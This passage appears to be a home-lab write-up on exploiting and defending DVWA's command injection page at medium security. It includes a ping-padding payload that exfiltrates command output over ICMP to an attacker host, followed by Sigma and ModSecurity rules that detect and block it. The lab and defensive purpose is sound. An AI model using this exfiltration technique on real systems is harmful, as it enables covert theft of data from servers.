 Example medium ci opnsense config
We are ready to be real sneaky. If you read the man page for ping you will see a -p flag, it does:
1
2
3
-p pattern
           You may specify up to 16 “pad” bytes to fill out the packet you send. This is useful for diagnosing data-dependent problems in a network. For
           example, -p ff will cause the sent packet to be filled with all ones.
We can fill (16 bytes) of the 40 byte payload with whatever data we want!
In the Kali host run a wireshark session and listen to the interface you expect data to come back to with the following filter _ws.col.protocol == "ICMP":
 Example medium ci wireshark filter
In the DVWA run the following:
1
-p `printf "%s" $(whoami) | od -An -tx1 | tr -d ' \n'` 192.168.56.200
Change “$(whoami)” to whatever command you want, just remember you only have 16 bytes to exfil.
 Example medium ci ping padding
In wireshak you will see the following (click on one of the requests):
 Example medium ci ping padding wireshark capture
Scroll down in the bottom lefthand window until you see “Data”:
 Example medium ci ping padding wireshark read data
Now copy the data:
 Example medium ci ping padding wireshark data copy
Paste the value into CyberChef go to the link for preloaded ops:
 Example medium ci ping padding data cyberchef decode
There are no obfuscations to bypass the detection rules we setup in the Blue Team post, however the ping based method, if you didn’t have host based detection would be very difficult to identify. In the High Blue Team post I will propose a Suricata rule to block non-standard ICMP traffic.
Command Injection - Blue Team
Since the core of this exploit remains the same as the Low Sec version we are able to identify the activity on the DVWA Apache guest. This “host” based approach is great, but what if we wanted to block the activity with our brand new WAF? Shifting from detection to prevention based security.
Sigma Rule
The rule SIGMA - Suspicious Process Spawned by Apache with Shell Metacharacters is able to identify all the attempts, this is due to how the shell executes the commands provided. The rule is running the following EQL search:
1
any where process.parent.name:"apache2" and process.command_line regex~ ".*[;|&`><$()].*"
Hence we are looking for any child process of apache2 (The Apache process) that has any meta chars like the pipe symbol or sub-shell shenanigans.
 Example process injection in elastic analyzer
The process args ping -c 4 $(whoami).localhost gives the game away.
The rule will even detect the Ping based exfil:
 Example process injection in elastic analyzer 2
As you can see the process.args contain the full command used to exfil the data.
We can make this rule more robust by instead of tracking activity using the parent process name, we look for what user runs the commands. The updated rule SIGMA - Suspicious Process Spawned by Apache with Shell Metacharacters Med Sec:
1
2
3
4
5
6
detection:
  selection_user:
    User: www-data
  selection_args:
    CommandLine|re: '.*[;|&`><$()].*'
  condition: selection_user and selection_args
Side Channel: WAF a Mole
As you can see from the above examples of WAF bypass techniques, it is trivial to bypass the block-list. Instead we can focus our efforts more productively, since we control the application, we know what it’s purpose is - “Ping an IP address.” Could we take that literally and block any other type of communications to the /exec/ endpoint? Yes!
A ModSecurity rule like the following should do the trick:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
# Allow GET requests to /exec/
SecRule REQUEST_METHOD "GET" \
    "id:3000400,\
    phase:2,\
    allow,\
    log,\
    auditlog,\
    msg:'Allow-list: GET allowed for /exec/',\
    chain"
    SecRule REQUEST_URI "@beginsWith /DVWA/vulnerabilities/exec/"

# Allow only ip=<valid IPv4> & Submit=Submit on POST /exec/
SecRule REQUEST_METHOD "POST" \
    "id:3000401,\
    phase:2,\
    allow,\
    log,\
    auditlog,\
    msg:'Allow-list: POST ip+Submit allowed for /exec/',\
    chain"
    SecRule REQUEST_URI "@beginsWith /DVWA/vulnerabilities/exec/" "chain"
        SecRule &ARGS "@eq 2" "chain"
            SecRule ARGS:Submit "@streq Submit" "chain"
                SecRule ARGS:ip "@rx ^((25[0-5]|2[0-4][0-9]|1[0-9]{2}|[1-9]?[0-9])\.){3}(25[0-5]|2[0-4][0-9]|1[0-9]{2}|[1-9]?[0-9])$"

# Allow only requests that have IP & Submit and user_token (for impossible security)
SecRule REQUEST_METHOD "POST" \
    "id:3000402,\
    phase:2,\
    allow,\
    log,\
    auditlog,\
    msg:'Allow-list: POST ip+Submit+user_token allowed for /exec/',\
    chain"
    SecRule REQUEST_URI "@beginsWith /DVWA/vulnerabilities/exec/" "chain"
        SecRule &ARGS "@eq 3" "chain"
            SecRule ARGS:Submit "@streq Submit" "chain"
                SecRule ARGS:ip "@rx ^((25[0-5]|2[0-4][0-9]|1[0-9]{2}|[1-9]?[0-9])\.){3}(25[0-5]|2[0-4][0-9]|1[0-9]{2}|[1-9]?[0-9])$" "chain"
                    SecRule &ARGS:user_token "@eq 1"

# Deny everything else to /exec/
SecRule REQUEST_URI "@beginsWith /DVWA/vulnerabilities/exec/" \
    "id:3000403,\
    phase:2,\
    deny,\
    status:403,\
    log,\
    auditlog,\
    msg:'Blocked: non-allow-listed request to /exec/'"
Here we are telling ModSec to allow GET requests to the endpoint, and allow POST requests that body matches the parameters we’ve set, namely they must only contain Submit and a valid IPv4 address (optionally a valid user_token for Impossible Security), nothing else! Finally the last rule blocks everything else not allowed above.
Why are we blocking in phase 2 and not in phase 4? If we let the commands execute as demonstrated above with the Ping based approach it will leak data. We want to block these attempts as early as possible.
Side Channel: Ping Pong
For the ping based exfil without Suricata enabled we can only rely on the host based detection. Rest assured in the High Security I’ll cover Suricata in more detail.
Command Injection - Purple Team
Nuclei (new)
I’ve adjusted the template to be more fuzz like, and added the checks for subdomain subshell and ping based exfil.
1
nuclei -u http://tartarus-dvwa.home.arpa/DVWA -t /vagrant/nuclei-templates/dvwa/dvwa-command-injection-medium-sec.yaml
 Example medium ci nuclei scan output
The ping exfiltration:
1
nuclei -u http://tartarus-dvwa.home.arpa/DVWA -t /vagrant/nuclei-templates/dvwa/dvwa-command-injection-medium-sec-ping-exfil.yaml
 Example medium ci nuclei scan ping output
Omega-cli
In keeping with the new format Omega-cli testing is split into Elastic Alert testing (WAF Off) and ModSecurity Rule testing (WAF On).
Elastic Alert
Using the new Medium Security Nuclei template we can test in a more “fuzz” way:
1
python3 omega.py --config tests/nuclei_apache_command_injection_med_post_elastic.yml elastic-local -t http://tartarus-dvwa.home.arpa -d
 Example medium ci omega elastic alert test
ModSecurity Rules
You can quickly enable the WAF (if installed on the DVWA guest) with:
sudo sed -i 's/SecRuleEngine Off/SecRuleEngine On/' /etc/modsecurity/modsecurity.conf
Once the WAF is enabled again you can run the Mod Sec test:
1
python3 omega.py --config tests/nuclei_apache_command_injection_med_post_modsec.yml elastic-local -t http://tartarus-dvwa.home.arpa -d
